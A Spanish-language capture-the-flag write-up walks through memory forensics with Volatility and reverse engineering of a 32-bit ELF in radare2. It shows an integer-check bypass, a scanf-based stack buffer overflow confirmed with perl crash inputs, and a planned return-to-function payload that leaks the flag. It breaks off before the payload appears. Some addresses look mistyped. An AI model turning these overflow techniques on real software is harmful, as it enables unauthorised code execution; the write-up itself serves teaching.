

# UAM's MARVEL CTF Episodio 2: WriteUp

## Obtención del binario y del servidor

Descargamos y descomprimos el archivo ZIP. Nos encontramos con un volcado de memoria que podemos analizar con **Volatility**. Listamos los procesos en ejecución y nos encontramos con un Netcat:

```
0xfffffa800685b860 nc64.exe 1940 2304 2 72 1 0 2018-12-20 15:47:56
UTC+0000
```

Para obtener el servidor al que se conecta usamos **netscan**:

```
volatility -f image.raw -profile=Win7SP1x64 netscan|egrep -color=yes 1940
```

Volatility Foundation Volatility Framework 2.6

```
0x13d880880 TCPv4 172.16.233.139:49166 34.247.69.86:9009
ESTABLISHED 1940 nc64.exe
```

Ya tenemos el servidor y el puerto al que se conecta: **34.247.69.86:9009**. Para encontrar el programa, nos dedicamos a listar archivos de la **MFT** que estén en el directorio del usuario, probamos suerte con Desktop y nos encontramos con el archivo HydralarioHydra y un archivo flag.txt:

```
volatility -f image.raw -profile=Win7SP1x64 filescan |egrep -color=yes Desktop
```

```
0x0000000013d563f20          16          0          R-r-
\Device\HarddiskVolume1\Users\admin\Desktop\HydralarioHydra
0x0000000013dfcb730          16          0          RW--
\Device\HarddiskVolume1\Users\admin\Desktop\flag.txt
```

# Reversing Hydra

## Obtención de información sobre el binario

En el mundo del reversing y del exploiting, el primer paso suele ser **obtener la máxima información posible sobre el binario** a analizar. Podemos tirar de las **binutils** (*readelf*, *objdump*, etc), o apoyarnos en herramientas y scripts más automatizados. Para empezar, obtenemos el tipo de arquitectura de este binario con el comando *file*:

```
file hydra.o
```

```
hydra.o: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),  
dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0,  
BuildID[sha1]=c03cee4c7f44b1055031fd53980bd22e47873ab1, not stripped
```

Disponemos de los símbolos (**not stripped**), lo que nos facilitará muchísimo el reversing. Por otro lado, es un binario dinámico **ELF (Linux)** con **arquitectura Intel X86**. Si el binario fuese estático, tendríamos toda la **GNU Libc** embebida dentro del ejecutable, con lo que el tamaño del mismo sería mayor. Además, durante el reversing, veríamos un montón de símbolos adicionales que podrían despistarnos (si no estamos habituados al reversing).

Teniendo en cuenta que debemos realizar exploiting sobre este binario, vamos a **comprobar el tipo de protecciones** que tiene activadas. Para esto se pueden usar infinidad de herramientas (*readelf*, *rabin2*, etc) pero yo suelo utilizar **checksec.sh** (<https://www.trapkit.de/tools/checksec.html>). Lanzamos el script contra el binario y observamos que tiene activadas 2 protecciones (**Partial RELRO** y **NX**):

```
UAM ~$ ./checksec.sh --file hydra.o
RELRO      STACK CANARY      NX      PIE      RPATH      RUNPATH      FILE
Partial RELRO  No canary found  NX enabled  No PIE      No RPATH      No RUNPATH  hydra.o
```

Comprobando las protecciones del binario hydra.o

Vamos a determinar sobre que versión de Sistema Operativo se compiló el binario. Los compiladores suelen añadir un comentario a la sección **.comment** del binario **ELF** con un string identificativo. **GCC**, por ejemplo, usa

esa convención. Utilizamos el comando **readelf** para leer la sección:

```
objdump -s -section .comment hydra.o
```

```
hydra.o: file format elf32-i386
```

```
Contents of section .comment:
```

```
0000 4743433a 20285562 756e7475 20372e33 GCC: (Ubuntu 7.3
0010 2e302d32 37756275 6e747531 7e31382e .0-27ubuntu1~18.
0020 30342920 372e332e 3000 04) 7.3.0.
```

Tal y como podemos observar, el binario se ha compilado usando **GCC 7.3** sobre un **Ubuntu 18.04 (Bionic Beaver)**. Tenemos incluso el nombre del paquete del compilador exacto: [gcc-7.3.0-27ubuntu1~18.04.deb](#). Esto nos puede ser útil para determinar con mayor exactitud el tipo de sistema que está ejecutando el servidor de la UAM (versión de Sistema Operativo, compilador, versión de la GNU Libc6, ... )

## Estrategia de *exploiting*

A partir de las protecciones del binario, podemos ir haciéndonos una idea de las diferentes posibilidades de explotación disponibles a *grosso modo*, sin entrar todavía en detalles.

Con [Partial RELRO](#) podríamos llegar a sobrescribir la tabla **.got.plt** para, por ejemplo, substituir cualquier llamada a una función de la GNU Libc dentro del binario por otra. Este es el clásico ejercicio de *exploiting* para lograr ejecutar una shell haciendo un bypass de la protección NX (que está activada). Por ejemplo, si este binario llama a **printf()**, bastaría con substituir la llamada a **printf()** por **system()**, por ejemplo, y asegurarse de manipular correctamente el *stack* para que **system()** recibiera como parámetro un puntero a la cadena **"/bin/sh"**. Esto se conoce como [ret2libc](#), un caso particular de **ROP** (ver siguiente párrafo).

Como tenemos protección **NX**, no podemos dejar un shell-code en la pila y ejecutarlo (obtendríamos un **segmentation fault**). Pero sí podríamos utilizar la técnica [ROP](#) para, a partir de byte-codes existentes en el binario, montar nuestra propia pila de ejecución de tal modo que logremos ejecutar código

bajo nuestro control a pesar de la protección NX. ROP es bastante complejo, por eso podemos apoyarnos de herramientas que nos ayuden en la búsqueda de los **ROP gadgets**.

Ahora toca analizar el binario con [Radare2](#), para ver qué vulnerabilidades tiene.


## Reversing con Radare2

Abrimos el binario dentro de radare2 y lanzamos el comando **aa** para que ejecute su analizador más básico a la búsqueda de las funciones disponibles en el binario. Una vez tenemos las funciones identificadas por **r2** podemos ver una lista de las mismas con el comando **afl**:

```
UAM ~$ r2 hydra.o                                     disbauxes
-- bash: r3: command not found
[0x08414100]> aa
[x] Analyze all flags starting with sym. and entry0 (aa)
[0x08414100]> afl
0x080483ec    3 35      sym._init
0x08048420    1 6      sym.imp.getline
0x08048430    1 6      sym.imp.printf
0x08048440    1 6      sym.imp.fclose
0x08048450    1 6      sym.imp.strcpy
0x08048460    1 6      sym.imp.puts
0x08048470    1 6      sym.imp.exit
0x08048480    1 6      sym.imp.__libc_start_main
0x08048490    1 6      sym.imp.fopen
0x080484a0    1 6      sym.imp.__isoc99_scanf
0x080484b0    1 6      fcn.080484b0
0x08414100    1 50      entry0
0x08414133    1 4      fcn.08414133
0x08414140    1 2      sym._dl_relocate_static_pie
0x08414150    1 4      sym.__x86.get_pc_thunk.bx
0x08414160    4 50    -> 41 sym.deregister_tm_clones
0x084141a0    4 58    -> 54 sym.register_tm_clones
0x084141e0    3 34    -> 31 sym.__do_global_dtors_aux
0x08414210    1 6      entry.init0
0x08414216    7 119     sym.check_age
0x0841428d    1 64      sym.tell_me_a_secret
0x084142cd    1 74      sym.a
0x08414317    5 177     sym.read_flag
0x084143c8    4 129     main
0x08414450    4 93      sym.__libc_csu_init
0x084144b0    1 2      sym.__libc_csu_fini
0x084144b4    1 20      sym._fini
```

Listado de funciones en hydra.o

En *reversing*, algunas veces se encuentran funciones que no son llamadas por el flujo principal del programa. La función **main()** es la que siempre se ejecuta primero, así que podemos generar el **Function Call Graph** de la función `main()` para determinar el flujo del programa y ver si alguna función de las identificadas por r2 no es llamada nunca. Para ello usaremos el comando **agc** con el **OFFSET** de la función `main`:



Function Call Graph de la función `main()` de `hydra.o`

Si nos fijamos en el listado obtenido de funciones con el comando **afl**, nos damos cuenta de que la función **sym.a()** no es llamada nunca por el programa. Observando el **Function Call Graph** anterior, vemos que el programa llama a **read\_flag()**, luego imprime algo por pantalla con una llamada a la función importada de la libc **puts()**, sigue con una llamada a la función **check\_age()**, imprime algo por pantalla con la importación de la función **printf()** de la libc, y finalmente llama a **tell\_me\_a\_secret()**. Nos aseguramos de que realmente no hay ninguna referencia a `sym.a()` con el comando **axt @ sym.a**:

```
[x] Analyze all flags starting with sym. and entry0. (aa)
[0x08414100]> axt @ sym.a
[0x08414100]> 
```

Las funciones indicadas como **sym.imp** en r2 son funciones importadas de librerías externas al código del binario analizado.

¿Qué tiene la función **sym.a()**? Podemos ver su código desensamblado mediante el comando **pdf** y el correspondiente **OFFSET** en r2:

```

[0x084143c8]> pdf @ sym.a
/ (fcn) sym.a 74
sym.a (int arg_8h);
; var int local_4h @ ebp-0x4
; arg int arg_8h @ ebp+0x8
0x084142cd 55          push ebp
0x084142ce 89e5        mov ebp, esp
0x084142d0 53          push ebx
0x084142d1 83ec04      sub esp, 4
0x084142d4 e877feffff  call sym.__x86.get_pc_thunk.bx
0x084142d9 81c3271d0000 add ebx, 0x1d27
0x084142df 83ec0c      sub esp, 0xc
0x084142e2 8d8311e5ffff lea eax, [ebx - 0x1aef]
0x084142e8 50          push eax
0x084142e9 e87241c3ff  call sym.imp.puts          ; int puts(const char *s)
0x084142ee 83c410      add esp, 0x10
0x084142f1 83ec0c      sub esp, 0xc
0x084142f4 ff7508      push dword [arg_8h]
0x084142f7 e83441c3ff  call sym.imp.printf        ; int printf(const char *format)
0x084142fc 83c410      add esp, 0x10
0x084142ff 83ec0c      sub esp, 0xc
0x08414302 8d8320e5ffff lea eax, [ebx - 0x1ae0]
0x08414308 50          push eax
0x08414309 e82241c3ff  call sym.imp.printf        ; int printf(const char *format)
0x0841430e 83c410      add esp, 0x10
0x08414311 90          nop
0x08414312 8b5dfc      mov ebx, dword [local_4h]
0x08414315 c9          leave
0x08414316 c3          ret

```

La función a() que nunca es llamada en hydra.o

Esta función, *a priori*, nos dice poco. Pero analizarla nos puede ir muy bien para más tarde. Tal y como se ve en el código de arriba, esta función recibe un parámetro (**arg\_8h**). r2 lo identifica como **integer** porque será un puntero de **32 bits (4 bytes)** a una dirección de memoria. Este valor se apilará en la pila justo antes de hacer una llamada a **printf** (fijaos en los OFFSETS **0x084142f4** y **0x084142f7**). Por supuesto, r2 identifica este parámetro pasado a **a()** como el primer parámetro de la función **printf()**. La convención de llamadas en **X86** es de tipo [cdecl](#), por lo que los argumentos a las funciones se pasan a través de la pila de derecha a izquierda (como en el código de **printf()**, aunque sólo tiene un parámetro).

La siguiente función que nos miramos es **read\_flag()**. Es código desensamblado habitual para abrir un archivo, gestionar el error si no existe o tiene 0 bytes, y leer el contenido del archivo a una posición de memoria. Podemos ver el código de la función **read\_flag** con el comando **pdf** y su OFFSET. Mostramos la parte dónde, si se ha podido leer del archivo, se hace una llamada a **strcpy()** para copiar sobre **obj.flag** el contenido de **local\_14h**, que contiene los bytes leídos del archivo **"flag.txt"**:

```

0x0841439e      8b45ec      mov eax, dword [local_14h]
0x084143a1      83ec08      sub esp, 8
0x084143a4      50          push eax
0x084143a5      c7c0a0604108 mov eax, obj.flag ; 0x84160a0
0x084143ab      50          push eax
0x084143ac      e89f40c3ff call sym.imp.strcpy ; char *strcpy(char *dest, const char *src)

```

En las siguientes instrucciones se copia el valor leído del flag en la posición de memoria obj.flag.

Ya hemos comentado que la convención de llamadas es **cdecl**. En este caso, para llamar a **strcpy()** que se define como **strcpy(char \*dst, const char \*src)**, el código nos muestra como se apila el segundo parámetro primero (const char \*src, esto es local\_14h) en la pila y después se hace lo propio con el primer parámetro (char \*dst, o sea **obj.flag**). En resumen, la llamada a read\_flag() nos dejará el valor del flag en la posición de memoria apuntada por **obj.flag**.

## Program Independent Code (-fPIC)

Si nos fijamos en el código desensamblado de las funciones main, read\_flag, a, etc, veremos que siempre hay una llamada que se nos antoja, a priori, algo esotérica. Estamos hablando del **call \_\_x86.get\_pc\_thunk.bx**. Por ejemplo, si miramos el código de la función main con: pdf @ main, veremos lo siguiente:

```

0x084143da      e871fdffff call sym.__x86.get_pc_thunk.bx
0x084143df      81c3211c0000 add ebx, 0x1c21
0x084143e5      e82dffffff call sym.read_flag
0x084143ea      83ec0c      sub esp, 0xc
0x084143ed      8d8354e5ffff lea eax, [ebx - 0x1aac]
0x084143f3      50          push eax
0x084143f4      e86740c3ff call sym.imp.puts ; int puts(const char *s)

```

Llamada a sym.\_\_x86.get\_pc\_thunk.bx para direccionar memoria a partir del PC.

Esto simplemente indica que este binario ha sido compilado con el flag **-fPIC (Program Independent Code)**. Un binario PIC puede ser cargado en cualquier posición de memoria, y cualquier direccionamiento a posiciones de memoria se harán relativas al Program Counter o dirección de instrucción a ejecutar. Esto es así porque el código no puede saber, a priori, en que posición de memoria se estará ejecutando. Por ejemplo, el código de la función main de arriba. Tras la ejecución de read\_flag(), el argumento a la función **puts()** que es apilado en el stack se obtiene a partir del direccionamiento **[ebx-0x1aac]**, y el registro **ebx** en este momento, tras las dos primeras instrucciones del



snippet anterior, contiene la dirección del Program Counter. Por regla general, las 2 primeras instrucciones se pueden leer en código de alto nivel como **get\_pc(program counter)**.

## Primer escollo: check\_age()

Seguimos con el análisis de la siguiente función que es llamada por main(), **check\_age()**. Antes de mirarnos esta función con detalle, observamos que es llamada desde main() y, después, su valor de retorno es guardado en la posición de memoria local\_9h y comparada con 0. Si el valor es 0, entonces salta al OFFSET 0x08414428 dónde imprime algo por pantalla y termina la ejecución del programa (en el OFFSET 0x0841443a se puede leer lo que equivaldría a un **return 0;** desde main en C). Por lo tanto, si el valor devuelto por check\_age() es 0, se salta la llamada a la función “tell\_me\_a\_secret()”, lo que a priori no parece una buena idea:

0x084143fc	e815feffff	call sym.check_age	disbaux.es
0x08414401	8845f7	mov byte [local_9h], al	
0x08414404	807df700	cmp byte [local_9h], 0	
,=< 0x08414408	741e	je 0x08414428	
0x0841440a	83ec0c	sub esp, 0xc	
0x0841440d	8d83cce5ffff	lea eax, [ebx - 0x1a34]	
0x08414413	50	push eax	
0x08414414	e81740c3ff	call sym.imp.printf	
0x08414419	83c410	add esp, 0x10	
0x0841441c	e86cfeffff	call sym.tell_me_a_secret	
0x08414421	b800000000	mov eax, 0	
==< 0x08414426	eb17	jmp 0x0841443f	
`-> 0x08414428	83ec0c	sub esp, 0xc	
0x0841442b	8d8318e6ffff	lea eax, [ebx - 0x19e8]	
0x08414431	50	push eax	
0x08414432	e8f93fc3ff	call sym.imp.printf	
0x08414437	83c410	add esp, 0x10	
0x0841443a	b800000000	mov eax, 0	

Si check\_age() == 0, entonces nos saltamos la llamada a tell\_me\_a\_secret().

Si obtenemos el código desensamblado de check\_age() con pdf @ check\_age, veremos que en el OFFSET 0x0841427c se asigna 1 a EAX (valor de retorno). Esto es lo que nos interesa, para poder caer en “tell\_me\_a\_secret”. ¿Cómo llegamos a este OFFSET? Analicemos el código: primero, la función lee con una llamada a scanf() el valor entero introducido como parámetro al programa



y lo almacena en **local\_10h**. Luego, hace esta comparación **9 > local\_10h < 99999**. El valor **99999** es simplemente la conversión del hexadecimal **0x1869f** a decimal (**0x1869f = 99999**).

```

0x0841422b      8d45f0      lea eax, [local_10h]
0x0841422e      50          push eax
0x0841422f      8d83d0e4ffff    lea eax, [ebx - 0x1b30]
0x08414235      50          push eax
0x08414236      e86542c3ff    call sym.imp.__isoc99_scanf ; int scanf(const char *format)
0x0841423b      83c410      add esp, 0x10
0x0841423e      8b45f0      mov eax, dword [local_10h]
0x08414241      3d9f860100   cmp eax, 0x1869f
,=< 0x08414246      7f08        jg 0x8414250
| 0x08414248      8b45f0      mov eax, dword [local_10h]
| 0x0841424b      83f809      cmp eax, 9 ; 9
,==< 0x0841424e      7f07        jg 0x8414257
|`-> 0x08414250      b800000000   mov eax, 0
|,=< 0x08414255      eb31        jmp 0x8414288

```

Comparando el valor introducido en `check_age()`.

Si `local_10h` es mayor que 9 y menor que 99999, el flujo del programa cae en el siguiente OFFSET donde la “magia” ocurre:

```

0x08414257      8b45f0      mov eax, dword [local_10h]
0x0841425a      668945f6    mov word [local_ah], ax
0x0841425e      0fb745f6    movzx eax, word [local_ah]
0x08414262      83ec08      sub esp, 8
0x08414265      50          push eax
0x08414266      8d83d3e4ffff    lea eax, [ebx - 0x1b2d]
0x0841426c      50          push eax
0x0841426d      e8be41c3ff    call sym.imp.printf
0x08414272      83c410      add esp, 0x10
0x08414275      66837df600   cmp word [local_ah], 0
0x0841427a      7507        jne 0x8414283
0x0841427c      b801000000   mov eax, 1

```


Comprobación de la parte baja del valor entero introducido.

Se guarda nuestro valor entero en el registro de 32 bits **EAX**. Después, los 16 bits más bajos de dicho registro (representado por **AX**) se guardan en la variable **local\_ah**. Así que ahora la variable `local_ah` contiene los 16 bits menos significativos de nuestro valor entero de 32 bits introducido como parámetro de `check_age()`. Después, estos 16 bits son guardados en **EAX**, con los 16 bits altos puestos a 0 (esto es lo que hace la instrucción `movzx`). Finalmente, para caer en `mov eax, 1`, que es lo que nos interesa, se comprueba si `local_ah` es 0. Esta variable sólo será 0 cuando los 16 bits menos significativos de nuestro valor entero sean 0. Por ejemplo, con 0 (0x0000) serían 0. Pero debemos tener un número mayor que 9, así que 0 queda

descartado. Si tomamos la representación hexadecimal de un número, cada una de sus cifras representan 4 bits. Por tanto, construimos el siguiente valor hexadecimal: **0x10000**. Los últimos 4 ceros son los 16 bits bajos puestos a 0. Si convertimos este número a decimal, obtenemos **65536**. Este es el número que hará que la función `check_age()` retorne 1, en lugar de 0, tal y como se muestra en el código más arriba.

## Tell\_me\_a\_secret()

Retornando al código desensamblado de la función `main()`, después de la llamada a `check_age()` y únicamente si ésta retorna 1, se hará la llamada a la función **`tell_me_a_secret()`**. Si desensamblamos esta función con `pdf` y su `OFFSET` (`pdf @ sym.tell_me_a_secret`), observamos el código siguiente:



```
[0x084143c8]> pdf @ sym.tell_me_a_secret
(fcn) sym.tell_me_a_secret 64
sym.tell_me_a_secret ();
    ; var int local_10h @ ebp-0x10
    ; var int local_4h @ ebp-0x4
    ; CALL XREF from main (0x841441c)
0x0841428d 55          push ebp
0x0841428e 89e5        mov ebp, esp
0x08414290 53          push ebx
0x08414291 83ec14      sub esp, 0x14
0x08414294 e8b7feffff call sym.__x86.get_pc_thunk.bx
0x08414299 81c3671d0000 add ebx, 0x1d67
0x0841429f 83ec0c      sub esp, 0xc
0x084142a2 8d83e0e4ffff lea eax, [ebx - 0x1b20]
0x084142a8 50          push eax
0x084142a9 e88241c3ff call sym.imp.printf ; int printf(const char *format)
0x084142ae 83c410      add esp, 0x10
0x084142b1 83ec08      sub esp, 8
0x084142b4 8d45f0      lea eax, [local_10h]
0x084142b7 50          push eax
0x084142b8 8d830ee5ffff lea eax, [ebx - 0x1af2]
0x084142be 50          push eax
0x084142bf e8dc41c3ff call sym.imp.__isoc99_scanf ; int scanf(const char *format)
0x084142c4 83c410      add esp, 0x10
0x084142c7 90          nop
0x084142c8 8b5dfc      mov ebx, dword [local_4h]
0x084142cb c9          leave
0x084142cc c3          ret
```

El código desensamblado de `tell_me_a_secret()`

Esta función imprime algo mediante **`printf()`** y después espera la introducción de datos por parte del usuario con una llamada a **`scanf()`**. Recordemos que la convención de llamadas es `cdecl`, con lo que tendremos 2 parámetros pasados a la función **`scanf()`** a través del stack en orden inverso, de derecha a izquierda. Por lo que primero se apila la dirección **`local_10h`** (puntero dónde almacenar el valor leído del `stdin`) y luego **`[ebx-0x1af2]`** (el argumento

**format** de scanf) en la pila. Local\_10h es una variable de esta función, y como tal, está en la pila. Si observamos la información que nos da r2 al principio (**prólogo de la función**), local\_10h se encuentra en la dirección de pila apuntada por el registro **EBP-0x10**. Recordemos que la pila crece hacia valores más pequeños de memoria y decrece hacia valores más altos. Recordemos también que el registro EBP define el nuevo contexto de pila para la función correspondiente. Expresiones dentro de dicha función como **EBP-OFFSET** siempre definirán variables locales a la función, mientras que expresiones como **EBP+OFFSET** siempre definirán argumentos pasados a esta función.

Una de las cosas buenas de r2 es que permite depurar y simular la ejecución del código (esto último con el lenguaje **ESIL**). Durante el reversing, uno puede hacer comprobaciones mediante depuración o emulación, para ver si la lectura estática del código ha sido debidamente entendida. Por ejemplo, ¿qué valor de formato se pasa a scanf? Podemos verlo mediante depuración. Abrimos r2 con el **flag “-d”** para depurar. Después ejecutamos el comando **aa**. Miramos el OFFSET de la función tell\_me\_a\_secret donde se apila el parámetro “format” de scanf, y asignamos ahí un punto de interrupción con el comando **db OFFSET**. Finalmente, ejecutamos con el comando **dc**, introducimos nuestro número mágico para saltarnos el primer escollo de check\_age(), **65536**, y la ejecución del código se interrumpe. Con **dr** imprimimos el valor que contiene ahora el registro EAX, y con **ps** imprimimos la cadena que hay en esa dirección. Tal y como podemos ver, el formato es **“%s”**, así que scanf() leerá tantos caracteres como deseemos introducir, sin límite:

```

UAM ~$ r2 -d hydra.o
Process with PID 27836 started...
= attach 27836 27836
bin.baddr 0x08048000
Using 0x8048000
asm.bits 32
glibc.fc_offset = 0x00148
-- Connection lost with the license server, your r2 session will terminate in 30 minutes.
[0xf76e0a20]> aa
[x] Analyze all flags starting with sym. and entry0 (aa)
[0xf76e0a20]> db 0x084142be
[0xf76e0a20]> dc

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
65536

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
hit breakpoint at: 84142be
[0x084142be]> pd 2
|      |-- eip:
|      |0x084142be b 50      push eax
|      |0x084142bf e8dc41c3ff call sym.imp.__isoc99_scanf ; int scanf(const char *format)
[0x084142be]> dr eax
0x0841450e
[0x084142be]> ps @ 0x0841450e
%S

```

Sesión de depuración mediante r2.

## ***Buffer Overflow de manual***

Por lo visto en el código anterior, la función `tell_me_a_secret()` leerá tantos caracteres como nos plazca, sin ningún tipo de comprobación de tamaño, sobre el buffer `local_10h`. Esta variable está ubicada en `EBP-0x10`. Es decir, **16 bytes** respecto de `EBP`. Por encima hay otra variable local, de 4 bytes, en `EBP-0x4` (`local_4h`). Por lo tanto, el búffer reservado es de 12 bytes. ¿Que pasa si nuestros datos de entrada son superiores a 12 caracteres? Estaremos escribiendo fuera de la variable de búfer `local_10h`, por supuesto. Aquí tenemos, pues, un **Buffer Overflow (BOF)** que debemos explotar. En exploiting, lo primero siempre es conseguir que el programa haga un segmentation fault en una dirección de memoria no válida controlada, por ejemplo **0x41414141**, para estar seguros de que controlamos el valor del registro **EIP**. Abrimos una consola y lanzamos el siguiente comando para escribir más de 16 bytes, y vamos incrementando el número de bytes hasta que logramos que el programa genere el error. Empezaremos con 16 bytes:

```
UAM ~$ perl -e 'print "65536\n" . "A"x16 . "\n"|./hydra.o'
Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Segmentation fault
UAM ~$ su -c "dmesg|tail -1"
Password:
[11862.569259] hydra.o[29094]: segfault at 0 ip (null) sp 00000000f76f7d60 error 14 in hydra.o[8048000+1000]
```

Provocando el segmentation fault.

Claramente el valor al que apunta EIP no nos sirve de mucho. Debemos añadir 8 bytes más, teniendo en cuenta que deberemos sobrescribir **EBP** y **RET** (la dirección de retorno). Hasta ahora sólo hemos sobrescrito local\_10h y local\_4h:

```
UAM ~$ perl -e 'print "65536\n" . "A"x24 . "\n"|./hydra.o'
Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Segmentation fault
UAM ~$ su -c "dmesg|tail -1"
Password:
[12053.276088] hydra.o[29183]: segfault at 41414141 ip 0000000041414141 sp 00000000b[f758d000+1b1000]
```

Logramos que EIP valga 0x41414141 (AAAA).

Claramente, con 24 bytes logramos controlar el valor que tendrá el registro EIP. Para casos más complejos, es bueno utilizar herramientas como pattern\_create de Metasploit, o pwn tools como PEDA, etc, para saber exactamente el tamaño que necesitamos para controlar EIP. Para este caso, agrupamos unos pocos bytes de 4 en 4 (32 bits) usando As, Bs, y Cs y lo probamos manualmente:

```

UAM ~$ perl -e 'print "65536\n" . "A"x16 . "B"x4 . "C"x4 . "\n"' | ./hydra.o
Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Segmentation fault
UAM ~$ su -c "dmesg|tail -1"
Password:
[12361.092482] hydra.o[29295]: segfault at 43434343 ip 0000000043434343 sp 00
o[f7587000+1b1000]

```

EIP = 0x43434343 (o sea, CCCC). Sobreescribimos el valor de retorno después de 20 bytes.

Es lógico; los primeros 16 bytes sobreescriben local\_10h y local\_4h; llegamos entonces al valor del contexto de pila apuntado por el registro EBP. Sobreescribimos EBP con 0x42424242 (BBBB) y, después, el valor de retorno con 0x43434343 (CCCC). Ahora ya podemos controlar dónde retornará la función tell\_me\_a\_secret. Recordemos que la función sym.a() no es llamada por el código. Recordemos también que recibe un argumento que imprimirá por pantalla. Recordemos también que la convención cdecl define que los argumentos a funciones se pasen por la pila. Entonces, ¿qué podemos hacer? Parecería que podríamos:

- Hacer que tell\_me\_a\_secret retorne a la función a().
- Que la función a() imprima lo que queramos (dentro, claro, del espacio de memoria virtual del proceso).

## El ROP más simple

¿Que nos gustaría que la función a() nos imprimiera? El valor de la flag, por supuesto. Sabemos que la flag se almacena en **obj.flag**, así que usando r2 podemos obtener la información sobre la dirección de memoria donde se encuentra obj.flag:

```

[0x08414100]> is~flag
074 ----- 0x084160a0 GLOBAL   OBJ   192 flag
076 0x00001317 0x08414317 GLOBAL   FUNC   177 read_flag

```

Obtenemos la dirección de memoria de obj.flag

El símbolo está marcado como **GLOBAL**, y se encuentra en el **OFFSET 0x084160a0**. En el formato ELF, un símbolo marcado como GLOBAL es accesible desde cualquier parte del binario. Esto significa que podemos referenciar (y de-referenciar) `obj.flag` desde `sym.a()`. Ahora es cuando debemos montar nuestro particular ROP. Lo que nos hace falta es alterar el stack de tal manera que:

- Retornemos a `sym.a()` desde `tell_me_a_secret`.
- `sym.a()` reciba como parámetro el OFFSET **0x084160a0**.
- Después, para ser precisos, deberíamos hacer que `sym.a()` retornase a una dirección donde el programa no patee, pero para este caso nos da lo mismo.

En resumen, vamos a preparar nuestra propia pila de ejecución. Nos hace falta saber la dirección de la función `sym.a()`, se lo preguntamos a r2:

```
[0x08414100]> is-FUNC|grep -E "a$"          disbaux.es
069 0x000012cd 0x084142cd GLOBAL      FUNC      74 a
```

Obtención de la dirección de `sym.a()`

Ya tenemos todo lo necesario para lanzar nuestro payload. La pila de ejecución que montaremos a nuestro antojo seguirá este esquema:

*padding + sym.a() + retorno de sym.a() + obj.flag (parámetro sym.a())*

Como estamos en arquitectura Intel, debemos recordar que las direcciones se escriben al revés, por lo que `sym.a()` pasará a ser `0xcd42418` y `obj.flag` `0xa060418`. El retorno puede ser cualquier cosa que se nos antoje, aunque si queremos evitar provocar un segmentation fault podríamos hacer que salte a una dirección controlada dentro del binario (arreglando la pila adecuadamente, claro). Lanzamos nuestro payload:

```
